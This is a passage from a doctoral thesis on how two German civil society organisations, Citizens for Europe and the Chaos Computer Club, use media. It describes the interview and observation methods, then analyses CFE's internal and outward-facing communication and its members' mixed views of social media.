The strength of bringing the two case studies together is that this allows me to study two organisations active in different fields illustrating both their different characteristics and their common features. Additionally, the fact that one of them has existed for a considerable period and the other one is “in the making” allowed me to observe the relevance of media practices in relation to temporal dimensions. The choice to look at organisations that were predominantly based in Germany was also made because it was the political environment that I am most accustomed with. Investigating CFE and the CCC complied with Pierre Bourdieu’s view that social scientific research requires ‘theories which are nourished less by purely theoretical confrontation with other theories than by confrontation with fresh empirical objects’ (Bourdieu 1996: 178). Compared with the growing interest in the role social movements have played in political constellations over the past decade, civil society organisations are a more or less neglected field in communication studies and media sociology. Throughout the time of developing my thesis, conducting research in the field and putting my findings on paper, there has been no substantial research on either of the two organisations.

Initially I was very sceptical about gaining access to these organisations – especially the hacker community, as it appeared to be some sort of amorphous collective dispersed across more or less inaccessible locations. Soon after sending the first emails to members asking them to participate in my research I discovered that most people were interested in “cooperating”. In my initial approach via email and later via face-to-face contact I always explained the purpose of my enquiry by framing it in a rather broad manner, for example: ‘Dear . . ., I am currently a PhD student at Goldsmiths. My research investigates organisations that engage with and aim to influence democratic constellations. One of my main interests is in the role media technologies and infrastructure play for their political endeavours. Would you like to meet for a conversation in the coming days?’

In the time span from 2011–2013 I conducted fifty-two interviews with thirty-two participants and had numerous informal conversations with many more. The starting point of the interviews was a core list of prepared questions that I tried to get through with each participant. This “question catalogue” was often adjusted to the specific participant and, reflecting the idea of grounded theory, was revised over time by incorporating findings as I went along. Although the point of departure was a more or less standardised list of questions, sooner or later the interviews unfolded rather organically, turning into conversations, and the



questions were never posed in the same form or at the same point in the interview. In many cases the participants touched on core questions without being prompted. In this sense, I did not fight for control of the interview, but approached it as collaboration or discourse between two speakers. The interview participants were seen as meaning makers instead of passive conduits for retrieving information from an existing vessel of answers (Holstein and Gubrium 1995). This is not to say that there were no roles attached to the situation or to ignore that the interview setting is to some way always a guided conversation (Weiss 1995).

While all interviews conducted in this research can be described as qualitative in-depth interviews, individual interviews varied and are best described as having the following attributes: they were informal, conversational, semi-structured, open-ended, and in several cases, sequential (Johnson 2002). Sequential interviews allowed me to foster trust and get closer to both the participant's stories and the studied organisations (Charmaz 2002). All interviews, except one, were tape-recorded. While recording I took extensive handwritten fieldnotes, which enabled me to complement the audio files with situational impressions that might otherwise have been lost in the moment. Shortly after the interviews I listened to the recordings and took more notes to avoid losing the impressions that were still present. The recordings were then transcribed in chronological order. Throughout the interviews I gained experience of how to guide a conversation, when to chase a particular issue, became more used to the technical terminology, and was increasingly reflective about the interview situation.

The interviews were crucial for exploring the different ways participants described their practices related to media for pursuing their political goals as well as their organisational arrangements (see Bimber 2003). The interviews were also fundamental for acknowledging the interviewees as agents with distinct personalities as participants were invited to speak in their own voice (Blumer 1966: 542) throughout the empirical chapters of my thesis. In addition, the interviews were a vital access point for being able to implement participant observation. After initial meetings and interviews with a number of participants I was able to join the organisations in more secluded settings like meeting rooms, offices and pressrooms; although at no stage did I "go native". My insights were based on temporally limited observation and my role as a researcher was always recognisable as such to the participants (Gold 1958). During the observations I observed and made handwritten notes on what people were saying and doing. The overall aim of my interviews and observations was not so much to gain knowledge of participants' psychological states of mind as an in-depth understanding of the

everyday activities of participants that contributed to the engagement practices of the organisation. To complement this aim I sifted through and collected hundreds of media texts and documents related to or generated by the organisations. The media analysis initiated before the interviews and observations and continued during the period in which I talked to participants and observed their activities and lasted until spring 2014 so to stay as close as possible to the case studies. Taken together, the three data sets complement each other and enable a complex understanding of the political aims of the organisations under investigation and what role media practices play for bringing these goals to life. In more detail, the three methods were adapted to the two case studies, as shown below.

*Interviews with CFE.* In the case of Citizens for Europe, given its size the interview sample was rather straightforward. After identifying the main members through their characterisation on the CFE website, I contacted Martin, the director and founder of the organisation, via email. After a first meeting and interview with him he recommended other members as interview partners, which matched my identification of members of the core group. Due to the fluctuating and loose affiliation of some members I focused on the more stable members and conducted sequential interviews with all participants. In total I conducted and tape-recorded twelve semi-structured, open-ended interviews with all four core members. All interviewees agreed to use their real names. These interviews were accompanied by more informal conversations during which I took extensive fieldnotes.

*Interviews with CCC.* In the case of the Chaos Computer Club the interview sample was constructed through three basic methods: personal e-mails sent to participants identified through an online search of the Club's websites and in-house publications, as well as diverse mainstream, alternative and hacker-specific media outlets; directly contacting participants during my visits to hacker gatherings and hackerspaces; and 'snowball sampling' (Weiss 1995), whereby interviewees referred me to additional prospective participants. As the list of interviewees grew I started to mention the list to potential participants to demonstrate the level of access and trust I had already gained. The sampling was completed by an active sampling process so as to include different voices in the research. Accordingly, I conducted forty interviews with a total of twenty-seven participants who ranged from long-term to new members and board members, from former members to active spokespersons and closely affiliated individuals (see Appendix 1). All interviews, except one – because the interviewee asked me to only take notes – were tape-recorded. Similarly, all interviewees agreed to use

their real names or easily identifiable hacker aliases, except one, who preferred to remain anonymous.

*Participant observation of CFE.* The observational data was gathered during two workshops that CFE co-organised in Berlin in the summer of 2011 and in Copenhagen in February 2012. Both workshops took place over two days. In addition, I paid numerous visits to CFE's office in Berlin where I was able to closely observe the organisation's working environment, to see how the office space was used and to see how they were using media in their day-to-day routines. On most occasions my role was as *observer-as-participant* – where the status of the researcher is overtly known to the research group but the researcher boundary is acknowledged (Gold 1958). In some cases my role turned into the *participant-as-observer* – the researched culture being aware of the researcher's status and the researcher openly engaging with the research group (Gold 1958). The latter was the case during the two workshops where I acted as an observer as well as active participant. In both cases my position remained strongly research oriented and I was able to set the context for interviews.

*Participant observation of the CCC.* In comparison to the observation of CFE members the participant observation of the hacker Club was more elaborate because the organisation was much more de-localised. Reflecting this organisational arrangement my observation was more extensive and manifold. One set of data gathering took place during several large-scale events such as the 2011 Chaos Communication Congress in Berlin, the 2012 SIGINT conference in Cologne and the 2012 GPN gathering in Karlsruhe. During these events I conducted interviews, made conversation with all sorts of people (members, visitors), listened to talks of CCC members and other presenters, had non-formal conversations with journalists and observed CCC members in action. In addition to these events I visited various CCC-affiliated hackerspaces in Hamburg, Stuttgart and Berlin like the Hamburg hackerspace Attraktor, the Raumfahrtagentur ('Space Travel Agency'), the C-base and the official Club hackerspace in Berlin Mitte. As with my experience conducting interviews, I became more and more used to initially unfamiliar settings like hackerspaces and was able to observe the surroundings in a more reflective and detailed manner. On all occasions my role was *observer-as-participant* – my role as a researcher was overtly known to the research group but the researcher boundary was acknowledged (Gold 1958). The observation part was crucial to meet CCC members, to get to know their way of interacting in different environments and to decide where to go next. Following the participants' recommendations I decided where to continue my fieldwork.

The observation, in other word, enabled me to follow the participants' stories and their understanding of what was relevant. After getting more familiar with individual members I joined them on several occasions during meetings with media representatives. The observation phase began after gaining access to the group was ensured via initial meetings and interviews with individual members of the Club. In many instances the interviews more or less fluidly developed into participant observation, and vice versa (Kvale and Brinkmann 2008). At the same time, spending a lot of time in the press room during the Congress, for example, and talking to journalists also enriched my media analysis as I witnessed interactions between CCC members and media representatives in the flesh.

*Media analysis of CFE and the CCC.* To avoid a "fetishisation" of single popular platforms (see Thorson et al. 2013) I did not focus on a specific communication medium or platform, but included the more diverse media environment within which the organisations were active (see Appendix 2). In practice this meant subscribing to the organisations' newsletters and public mailing lists, frequently looking at the organisations' websites and following their activities on popular online platforms like Twitter and Facebook. The media analysis also included regularly reading their in-house publications Open Citizenship and Datenschleuder and following mainstream media coverage of the organisations as well as output by the organisations across alternative and mainstream media channels. This part of the research was particularly fruitful as it enabled me to "go back in time" by sifting through digital archives of a wide range of media outlets. Without any claim to completeness, my research made extensive use of the media traces the organisations left across media environments. While I was not aiming to research "online communities" or to focus exclusively on "online culture" (Hine 2000) it is important to point out that referencing and analysing digital artefacts and online platforms contextualised and supported a meaningful portrayal of the cases under investigation.

Incorporating these three data sets enabled me to gain a comprehensive picture and understanding of the actors' media-related practices and the role these played for the organisations' legitimation and long-term engagement. As well as pointing out the strengths of a particular research approach, it is also important to acknowledge its limitations. The main constraint associated with focusing on an organisation's point of view is that it excludes first-hand "outside" perspectives from institutional politics and media organisations. My research does, for example, not explicitly mention motivations, strategies and the like on the side of journalists and politicians. On the one hand, this is due to limited space and the

massive research it would need to cover all the actors involved. On the other hand, it is based on a conscious decision not to aim for a grand theory of the entire phenomenon of media and politics. Instead my thesis contributes a building block, which may serve a larger heuristic purpose in the overall understanding of the role media-related practices play in anchoring civil society organisation within societal arrangements.

#### **4.4 Conclusion**

This chapter introduced and discussed the value of case study research for fulfilling the aim of my thesis. The three complementary research methods that provide my data set – interviews, observations and media analysis – have been emphasised as suitable techniques for finding convincing answers to my research questions. Finally, this chapter briefly introduced the two cases under investigation – Citizens for Europe and the Chaos Computer Club – and explained how each method was adapted to the particular case. Let me now move to the empirical findings and discussion, analysis and interpretation of these findings.

## Citizens for Europe

This chapter is the starting point of the empirical analysis in this thesis. Together with the following chapter it investigates Citizens for Europe's (CFE) political aims and how the organisation aims to bring those goals to life. More particularly, these chapters investigate the relationship between the organisation's media-related practices and the formation of legitimacy and engagement over time. The first section focuses on the day-to-day communicative practices amongst CFE members and what role media technologies play in inward-oriented communication. The second section looks in more detail at the actors' outward-oriented communication and at how media-related practices relate to the formation of organisational structures. The third and fourth sections investigate how CFE's media-related practices relate more concretely to CFE's political engagements. By analysing the organisation's Every Vote 2011 campaign for foreigners' right to vote, the two sections highlight two developments. First, the trans-media campaign enabled citizens to voice their political concerns and symbolically to participate in political procedures they were otherwise excluded from. Second, the organisation's media-related practices had long-term consequences for the overall standing of CFE and the stabilisation of its political work. The aim of this chapter is twofold. On the one hand, it underlines how face-to-face interactions and mediated communication act as interlocking arrangements that are vital for animating the organisation's political goals. On the other hand, by bringing together analysis of internal organisational formations and external-oriented communication, this chapter reveals the role media-related practices play in generating legitimacy and for sustaining political engagement over time.

### **5.1 Internal communication and organisational formations**

The methodology chapter gave a first insight to the organisational characteristics of CFE by pointing to its self-conception as a bi-partisan, non-membership civil society organisation engaging with citizenship in the European Union (EU) and fostering political participation in Europe. Complementing this conception it can

be said that CFE acts in a field described as follows: ‘Within Europe and the EU we find noteworthy differences and even tensions in regard to political traditions, notions of citizenship, assumptions about openness and access, conceptions of what constitute civil society, and so on’ (Dahlgren 2013: 8). In will now look more closely at CFE’s actual constitution as a civil society organisation by analysing the organisation’s internal communicative practices.

Martin Wilhelm founded CFE in 2010 after gaining several years experience in different non-governmental organisations across Europe, in particular not-for-profit foundations. The organisation’s first employee was Christian Mieß, who was Martin’s former classmate in their political science studies. As a first step, Martin, who was director of CFE, and Christian, whose role was entitled project manager, registered CFE as a legal body.

*It was obvious that we needed a legal structure to be able to apply for funding – that’s why we established a registered association.* (Christian)

Because funding procedures in Germany and the EU do not tend to fund loose clusters of individuals, forming a registered association was fundamental for the establishment and subsistence of the organisation. Without funds, as participants remarked, CFE would simply not have been able to pay running costs like salaries and office rent. Immediately after its formation as a legal entity, CFE was successful in securing its initial core funding through the EU’s Youth in Action Programme. The act of forming a registered association might be seen as a trivial detail. At the same time it can be read as a stark contradiction of the idea that organisation as a way of acting together has become redundant in times of technological pervasiveness (Shirky 2009). Structural elements like funding procedures in democratic states continue to give strong preference to organised associations in comparison to amorphous groupings.

In the first months after its launch CFE enlarged its team by employing Arianna De Mario as a project manager, and in early 2011 Louisa Prause joined the organisation as an editorial member.<sup>7</sup> Arianna and Louisa both applied for the positions after reading employment ads on an online platform specialising in job offers for Berlin and its surrounding region. This, again, might be considered a mundane practice that is part of pre-existing social practices, like making any job application. Despite, or exactly because of the ‘banal’ (Atton 2004: 4) nature of this media-related practice, it hints at the central role digital media play in establishing

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<sup>7</sup> Lisa Pettibone also joined the team early on, but was not actively present during my research due to fieldwork she was accomplishing for her PhD at the Free University of Berlin.

civil society organisations. For the participants, finding a suitable employee or appropriate job was directly related to online platforms. Accordingly, the formation of a group whose political work is called into being above all through the abilities, skills, passions and experience of its individual members relied on practices that were oriented towards digital media.

With Martin being the founder and director of CFE, the organisation's internal hierarchies were relatively fixed from the beginning and did not change notably over the time of my research.

*Our organisation is by no means based on direct democracy. It is clear that Martin determines the guiding principles. He is the initiator and the main organiser. But we are all in accordance with that. No project would be implemented without all of us agreeing on it. (Louisa)*

*Of course Martin is the head, but I wouldn't say that we are all subordinated to him. (Christian)*

Martin himself acknowledged that the overall orientation of the organisation was predominantly based on his conception and decisions.

*Around 70 per cent of the decisions are top down. Take, for example, a recent workshop for integration commissaries: I would think about which actors we could work with, make some telephone calls to gain further background information and finally I place it on the table and say "this is what we're going to pull off". (Martin)*

While there were clear hierarchical structures (Polletta 2004), with Martin as the driving and guiding force, the day-to-day working routines were based on dialogue and in consultation with all team members. In particular, the elaboration and execution of the actual projects and activities was heavily reliant on interaction amongst the participants. All interviewees stressed the vital role of internal communicative practices for the organisation's viability.

*Internally, communication is very important so that everything is in good working order. (Louisa)*

*We need to interact with each other all the time to make sure that things work the way they should and also to generate new ideas. (Arianna)*

*It's great that we have a common space. Particularly during intense planning phases it is very important to share an office so we can talk with others face-to-face. (Louisa)*



Largely because of the organisation's size and physical closeness of its members, participants emphasised that their internal day-to-day communication was predominantly face-to-face interaction. In fact, the interviewees explicitly identified the need to work together in physical closeness.

*It wouldn't work out if we weren't at the same place and couldn't sit together to discuss and ask stuff. We are not online enough to give up our common office. (Christian)*

One of the main reasons for the relevance of internal communication was to keep up a constant flow of information amongst the team members to enable knowledge exchange but also to avoid misunderstandings and redundancy.

*Every now and then we had the situation that someone in our team was in contact with really interesting people and others didn't know about it because it simply wasn't communicated properly. Afterwards we realised that it would have been really helpful to have these people on board for a particular project or for an issue of our journal. Internal communication is a challenge that we are constantly dealing with. (Martin)*

Taking into account that the organisation consisted of a rather small team of around four to six members and was located in a common two-room office in Berlin, one might be surprised to hear that communication within the team was considered a challenge.

*Although we are a small team and we are working in the same office, we are not always present at the same time because we have different working hours. We have a jour fixe, which is good to share relevant information and to keep each other updated on the stuff we are working on. But it's not enough. (Martin)*

During my research I noticed that CFE started to complement their face-to-face interactions with a range of tools to make the group's working process more transparent and responsive. On every visit I made to CFE's office in Berlin Mitte its walls were differently "decorated" with large-format posters and notice boards with drawings, brainstorming maps, to-do lists, short announcements, time schedules and strategy maps. The decision to use offline instead of online media to strengthen internal flows of information and communication was based on Martin's judgement.

*We won't compile wikis or similar online platforms because nobody would actually use them. (Martin)*

Martin's quote suggests a rather critical view about digital tools (Curran et al. 2012). He did not explain why he considered noticeboards and other offline media more valuable than online wikis. For him it was a given fact that digital platforms were not a constructive way to ease the challenge CFE faced regarding communication amongst its members. As will be shown in the coming sections, my initial impression that Martin was generally sceptical about implementing digital technologies and infrastructures was reinforced in interviews and observations.

On first sight, then, using media technologies and infrastructures appeared to play an important role for the initial formation of the group of employees, but only a minor role for internally oriented communicative practices. Yet, looking more closely at the participants' day-to-day modes of communicating with each other, different practices related to and relying on media technologies began to emerge.

*The good old telephone is still very helpful. Whenever I need some information and I'm not in the office I give Martin, Arianna or Louisa a call – or the other way around. Calling someone is very immediate and prompt.* (Christian)

Participants used their 'good old telephones' which also included mobile phones, to maintain the communication flow and information exchange over distances. Calling someone was clearly preferred in comparison to writing emails, for example. Participants considered talking on the phone to be personal, active and productive while writing an email to communicate with a colleague was regarded as 'impersonal' (Christian) and 'not time efficient' (Martin). Although Martin pushed for offline media and was sceptical about the use of digital tools to further information and knowledge exchange amongst colleagues, CFE started to implement online services. In particular, file-hosting services that allowed file synchronisation amongst members were embedded in day-to-day communication practices.

*With Dropbox, for example, I can always see who has made what kind of changes to a document. It allows every member of the team to be up to date.* (Martin)

*At the moment we use Dropbox and an external server to archive our material and to record our work processes.* (Arianna)

Making use of Dropbox, as Martin and Arianna's quotes emphasise, was particularly important for two reasons. First, it allowed CFE to establish more transparent work processes and by doing so assisted collaborative work amongst

colleagues. Second, it allowed the organisation to create a usable archive of documents like working reports, funding applications and campaign strategies that were acquired over time. In particular, the latter played an increasingly important role in the organisation's political work. Creating a common online pool for archiving media material (Hannerz 1996; Cammaerts 2012) enabled access to information, knowledge and experiences that might be relevant for current as well as future activities. Archiving practices were not only important for existing members to be able to go back in time, but also to enable new temporary and longer term members to access the organisation's history and to directly build on past activities. The more knowledge and experiences CFE accumulated over time the more members felt the need to archive it in accessible ways to avoid losing or forgetting relevant information and to make use of it for the organisation's future engagement.

*So far everyone has a private computer and a 2.5-gigabyte Dropbox account. That's clearly not enough. And there are also security and privacy issues regarding where we store our data – which in part includes rather sensitive material like funding applications. That's why we are planning to get our own server by next year. This allows us to have more control over the infrastructure where we store our documents and allows the whole team to access the data from any location.*  
(Martin)

The fact that the organisation was in need of more storage space and aimed to make its use of cloud infrastructures more secure underlined the increasing relevance of practices related to file-hosting services. Following CFE's worries about outsourcing the organisation's body of acquired knowledge to a profit-oriented corporation, which was partially related to the growing discourse around state surveillance and corporate data hunger, the organisation transferred its documents to ownCloud. This was seen as a solution to both problems, as ownCloud is a free, open-source file-hosting service that allows clients to operate its software system on private servers with no limits on storage space. Besides displaying awareness of public debates, Martin's increased sensitivity also showed that CFE considered its knowledge and experiences increasingly valuable and important for the viability of the organisation as such.

Considering these initial findings one can cautiously conclude that with its growing involvement over time CFE made increasing use of media-related practices. Newer services like cloud computing did not replace older forms of communication like telephony (Gitelman 2008) as different media-related

practices were complimentary. Similarly, while face-to-face communication was central for aspects related to day-to-day information exchange and consensus-building, direct interactions were complemented by practices related to both online and offline media (Mattoni 2012). Despite the CFE's manageable team size and the physical closeness of its members, media-related practices were particularly important as part of CFE's 'organizational repertoire' (Clemens 1993) for two time-related reasons. On the one hand, they allowed establishing and maintaining day-to-day communicative routines which meant a consistent flow of information amongst members. This steady flow, in turn, maintained a transparent and constructive working process as it kept the whole team up-to-date as well as responsive to other members' needs. On the other hand, media related practices such as archiving were important for the longer term formation of the organisation as it allowed to preserve relevant information that would lead to an accumulation of knowledge and experience over time. Due to its digital quality the information was not only easily shared amongst members but also accessible to new people who joined the team. From this perspective, being able to archive and collaboratively access diverse media materials contributed to the ability of the organisation to sustain engagement over time.

I will now consider the organisation's outward-oriented communicative practices. In keeping with the overall interest of my research, particular attention is paid to the role of media-related practices in relation to the formation of legitimacy and long-term engagement.

## 5.2 Outward-oriented communication

Asked whether CFE could be considered a political organisation all participants answered in the affirmative.

*We are a political organisation; if you understand politics as something taking place apart from party politics. We consider politics a societal endeavour and there are existing structures that we are trying to alter. In this sense we are political; but neither left nor right. (Christian)*

While participants understood their activities as political in every respect, they stressed that their way of doing democracy was not necessarily in accordance with institutional or traditional understandings of engaging with politics (Lechner 2003[1990]; Dahlgren 2003). Despite the fact that none of the participants were interested in joining a political party they considered organised forms of political engagement most valuable (Karpf 2012; Bimber et al. 2012). Besides explicitly

underlining the bi-partisan nature of the organisation Christian's quote highlights how CFE aimed to act on the structural deficits of political constellations. Martin explained his understanding of how CFE was practising politics related to political participation in Europe and citizenship in the EU in the following way.

*Citizens for Europe is as a problem-solving organisation that reveals societal mischiefs, makes them visible, categorises them and elaborates proposals for solutions. We do so either based on high visibility campaigns, through our in-house publication and/or through network meetings. (Martin; emphasis added)*

The three modes of engagement that Martin considered to be CFE's pillars for acting on political deficits serve as an orientation guide throughout the next section (*campaign*) and the following chapter (*in-house publication* and *network meetings*). For now I will look more closely at the organisation's different modes of 'problem-solving' – revealing, making visible, categorising and elaborating proposals – that strongly suggested that CFE was interacting with a variety of individual and collective actors beyond the organisation's boundaries. As the participants emphasised, acting on the democratic deficits of contemporary political constellations in Europe was inseparable from engaging with different audiences and publics as well as actors belonging to civil society, academia and institutional politics. To do so, different forms and channels of communication were deployed. Most of them appeared to be related to online services.

*We decided to put a strong focus on one medium – the internet – simply because there was initially not enough money to use other media like leaflets or posters. Right from the beginning we initiated several things: we bought a website, we established a Facebook page and we set up a Twitter account. (Christian)*

Christian continued his depiction that the decision to rely on digital media as primary channels of external communication was first of all based on financial resources as follows:

*The highest running costs we have besides payrolls are in relation to communication – a fast internet connection, our T3 backbone and our phone bills. (Christian)*

While adding another factor Arianna illustrated the situation in a very similar way.

*By utilising certain digital technologies you can work faster and above all cheaper. That's why we use some of them quite intensively.* (Arianna)

Even after registration as a legal body and receiving core funding from the EU, financial resources continued to be an abiding theme for CFE as a non-membership organisation. The organisation's initial external communicative course of action made this obvious. In fact, as Christian mentioned, financial issues had a concrete effect on the organisation's initial media-related practices. All the same, CFE was not only able to use a number of information and communication channels from day one but also intensified its use of online services over time.

*In the first months we mostly used traditional media like telephone and email. Then came the Facebook page and Twitter, followed by a wide range of services like Pinterest and other platforms that Christian takes care of nowadays.*

(Arianna)

*In the beginning everyone worked on everything. Over time we specialised. Christian now is the one who is predominantly involved with external communication.*

(Louisa)

CFE's increasing involvement with and appreciation of external communication put Christian in the position of a "public relations officer" – a common post in civil society organisations, no matter the size (Obar et al. 2012). As Christian mentioned:

*All that media stuff is more work than one might expect. To give you a small example: I wanted the information from our website to be equally distributed across our network, and I wanted the process to be automated. So I had to become acquainted with how to solve this problem. By now I make a post on the website and it automatically appears on Facebook and on Twitter.* (Christian)

Christian's specialisation had direct consequences for his media-related practices. Martin and the other members stressed that they didn't check their emails after finishing work and avoided making work-related phone calls outside working hours. Christian, in contrast, explicitly stated that he often did 'work-related stuff' like uploading content on Facebook in his free time because he was in charge of what has been referred to as "publicity work" (Powers 2014). He was the only member who was explicitly mixing private and work life, for example, by linking

his private Twitter account with the official CFE account. While showing me the latest profile updates, tweets and retweets on his smart phone during the interview, Christian stated:

*Without this, I could simply not do what I am doing for the organisation. It's often the case that I'm home in the evening or on the road when I read something interesting and I upload it directly.* (Christian)

Christian's increased involvement with publicity was building on former work experiences as well as on a social network of friends and former colleagues.

*During my student days I worked for another organisation. That's where I learned what kind of media stuff works and what doesn't. Also, some of the friends and people we know through our network are screenwriters or work with media agencies. They provided us with helpful suggestions. All this information taken together has formed the way our current external communication channels work.* (Christian)

Besides the affordability of the information and communication channels CFE was using, the organisation was relying on bringing together different experiences to enable an economical and comprehensive utilisation of different digital services, online platforms and media formats. Based on its own experiences and collective consultation, the organisation elaborated a strategic approach towards using outward-oriented communication channels.

*From day one we decided on how to distribute information about our organisation. If people want to have information on the organisation itself they visit the website, if they want background information on political participation and citizenship they can get it through our Tweets; that's where I can integrate things that I hear and see immediately. Social media in general works best with young people. With older generations you still have to use the telephone.* (Christian)

Accordingly, as well as for financial reasons, the decision to make use of different communication channels and platforms from an early stage was based on the possibility of using different platforms as distribution channels for particular information. As well as Christian's efforts to automate updating practices, I increasingly noticed other linking practices like embedding hashtags in email newsletters: 'Call for Action towards cosmopolitan citizenship and full political participation in the European Union #diversity #participation #citizenship' (CFE

email newsletter 26 April 2013, Appendix 3). One can interpret the practice of strategically linking different outward-oriented communication channels with each other as an aspect of the aim to form a coherent public identity (Fenton and Barassi 2011). More concretely, the aim of CFE's 'multivocality' (Padgett and Ansell 1993: 1263) was to communicate their activities in ways that could be interpreted coherently from multiple positions at the same time.

The way CFE's outward-oriented media practices have been presented so far indicates a certain kind of naturalness. To have a website, to create accounts on popular online platforms and to link these services with each other appears to be the most obvious thing to do in establishing a civil society organisation. While email and telephony were considered 'traditional' or 'old school' forms of communication, online platforms like Facebook, Twitter and Pinterest were referred to as 'contemporary'. Yet, this seeming obviousness was only one part of a larger picture. The process of establishing and maintaining external communication channels was far from being a smooth, linear development based on consensus. While the overall significance of outward-oriented communication was not questioned, in particular CFE's use of 'social media' (van Dijck 2013) was the outcome of conflicting conceptions amongst its members. These frictions became most visible around the alteration of Christian's role within the organisation. In the first two years he was solely responsible for publicity work. This changed as participants continued to scrutinise the usefulness of certain outward-oriented communication channels for supporting CFE's political work.

*Overall he was kind of a "spokesperson" – not that we would have used that expression. He was responsible for external communication, for writing newsletters, and for building up structures like a list of subscribers. Of course, he also tweeted and updated our Facebook page. (Martin)*

At the same time as CFE diversified and interconnected its outward-oriented communication Christian's exclusive role as a "spokesperson" was restrained. This change, to a large degree, rested on Martin's general attitude towards social media.

*Christian strongly pushed for the implementation of various social media tools. On the one hand I think it is relevant to try these things out. But, on the other hand I don't really know in what ways our Facebook page is helping us to fulfil our aims. (Martin)*



Countering this notion, Christian underlined the importance of Twitter and Facebook by arguing against the idea that “social media” were exclusively outward-oriented communication channels.

*I don't use these platforms only for distributing information. I purposely follow specific people and organisations who are active in our field. That way I gain relevant information and create contacts. (Christian)*

For Christian, being active on popular online platforms was an important part of being embedded in larger flows of information amongst a wide range of individual and collective actors and, consequently, for positioning the organisation within a context of issues related to CFE's political engagement. For Martin, in contrast, the outcomes of this discursive positioning remained too vague.

*Social media has the potential to generate unexpected contacts. That's what I value it for. But in our short history it hasn't brought us any big bangs. It's rather a diffuse exchange of ideas, contacts, being invited to some gathering every now and then. So far nothing has come up that needed a strategic decision or my signature. It's rather a byproduct. (Martin)*

Echoing his earlier mentioned hesitation to implement digital platforms to ease challenges in regards to internal communication, he was not convinced that Christian's efforts put into online platforms would actually feed back into the group's stabilisation or generate political opportunities. Louisa was also sceptical when asked about the overall importance of “social media” for bringing the organisation's political goals to life.

*It's hard to say, but I doubt that it is important for our organisation to continuously post something on Facebook. I sometimes have the feeling that nobody actually reads all the stuff that runs on Twitter and the other platforms. (Louisa)*

Arianna echoed these attitudes by underlining the casualness of online platforms for the organisation's day-to-day activities.

*It can be extremely important for specific campaigns. For everyday business it is rather a background phenomenon. It's a nice thing to have, but not a major tool for achieving our political goals. (Arianna)*

The participants acknowledged that a well-orchestrated “social media” campaign might be a potent way to promote political goals and to gain mediated visibility for some organisations. All the same, similar to other civil society organisations

that tend to be sceptical or unsure about the actual value of online media (Fenton and Barassi 2011), Martin, Arianna and Louisa were doubtful about online platforms having provable outcomes for CFE specifically. Instead of attaching a lot of importance to the political relevance of online media CFE critically questioned the significance of web-based platforms for bringing about political change. In relation to the lack of provable outcomes, Martin recognised that “social media” could increase CFE’s overall reach and speed of information distribution, but rather than appreciating these saturating effects he attached negative experiences to them.

*Some people told me that they felt a bit bombarded by our information. Especially those who follow us on Facebook and Twitter and receive our newsletter often receive information twice or threefold. It hasn’t had any explicit negative effects so far, but I think we have to pay attention to how much information we distribute. (Martin)*

The participants’ general scepticism towards online platforms and their partial insecurity about how to use outward-oriented communication channels played an important role in changing Christian’s role as a “spokesperson”. As well as his media-oriented practices he was increasingly involved in other organisational matters. The reorganisation of Christian’s role as a fulltime spokesperson was also related to the more general constitution of CFE.

*I want to keep Christian in the team, but the financial situation doesn’t allow us to employ him as a member who is exclusively occupied with external communication. The fact that I have no idea of social media and I think that it is all “nonsense” doesn’t really matter in this relation. But of course I’ve chosen an area whose overall impact on our work I think is reasonable. I wouldn’t do the same thing with our journal Open Citizenship. (Martin)*

As a result the overall scepticism about the usefulness of particular online platforms and the prioritisation of particular media outlets, and with CFE’s limited financial resources in mind, Martin decided to reduce Christian’s outward-oriented communication activity. Instead of decentralising hierarchies (Della Porta and Rucht 2013; Bennett et al. 2014), media practices – in particular related to online platforms – made visible and even amplified the organisational structures within CFE. Accordingly, internal organisational dynamics strongly shaped CFE’s outward-oriented communication and vice versa. Considering this finding and reading the above quotes one might wonder why CFE continued to employ a wide

range of communication channels at all. Almost surprised when asked whether CFE could refrain from being active on popular online platforms, Martin said:

*Social media has small positive effects that are helpful, which we want and need to maintain. In particular considering visibility, distribution of our ideas and the overall potential that something bigger might result from our practices. Why shouldn't we use this potential?* (Martin)

Although Martin did not believe in the usefulness of online platforms like “social media” he saw an overall need to make use of commercial infrastructure provided by Facebook, Twitter and the like. The continuing use of online platforms did not coincide with participants’ conviction of the usefulness of such practices, but was based on the idea that the organisation did not want to miss out on the possible positive outcomes such mediated visibility might bring. Due to their general popularity and high number of users popular online platforms were seen as potentially beneficial, but not as infrastructures that were fundamental to CFE’s engagement practices.

As has been shown so far, using “new media” was no naturally occurring development, but evolved over time and changed according to CFE’s needs, aims and preferences. While communicating to a wide range of people, audiences and publics was considered vital from day one, establishing and maintaining outward-oriented communication channels was a conflictual process. As has been shown this was partially due to CFE’s limited financial and human resources; which demonstrates that despite the growing affordability of digital technologies media practices continue to depend on the resources organisations have at hand. Even more, media-related practices were the result of a conflictual process because members had different – often critical – attitudes about the relevance of online platforms and their usefulness to achieving political goals. The fact that external communication practices were the outcome of internal debates and discussions amongst CFE members shows that media-related practices strongly related to and at the same time influenced internal organisational formations. From a methodological perspective, these findings indicate the potency of qualitative research in general and the significance of interviewing people in particular. Only by talking to CFE members was it possible to ascertain that participants were rather insecure and ambivalent about the usefulness of the organisation’s outward-oriented media practices for its political work. From a purely quantitative perspective this findings would not have been detectable as CFE’s online presence spoke otherwise.

Up to this point I have mainly discussed communication in relation to organisational dynamics so as to indicate the role media-related practices played in the formation of CFE's organisational structures. In the following section I will focus on how CFE's externally oriented communication relates to their political engagements. More concretely, I will investigate CFE's Every Vote 2011 campaign, which aimed to implement foreigners' right to vote.

### 5.3 Face-to-face and mediated communication

Being asked about the general importance of media technologies and infrastructures for elaborating and implementing particular projects, Martin replied:

*The first contact is often via telephone or email but afterwards always through face-to-face communication. (Martin)*

To make this interrelation of mediated and non-mediated interactions more concrete Martin gave a recent example that is worth quoting at length here.

*I'm currently in contact with a potential collaborator in Copenhagen. This contact goes back to a two hour meeting with a woman from the British Council where we exchanged different contacts. I wrote my contact an email referring back to the British Council. He replied immediately and was keen to collaborate. So, even in cases without face-to-face interaction the communication can be traced back to earlier face-to-face situations. If I had sent a newsletter or posted something on Facebook we would have never ended up working together. (Martin)*

Participants made a stringent distinction between indirect forms of mediated communication via online platforms and newsletters and direct forms of communication related to telephone, email and face-to-face communication. Considering email and telephone as direct forms of communication pointed to the fact that with CFE's focus on trans-territorial issues the organisation depends on mediated communication as a mode of interaction. The most direct way to do make such contact was by calling someone. In other words, because of their engagement with European issues particular forms of mediated communication were constitutive for both their day-to-day work as well as their longer term political endeavours. Although making phone calls and writing emails was recognised direct forms of communication participants emphasised the

outstanding importance of face-to-face interaction for bringing the organisation's goals to life.

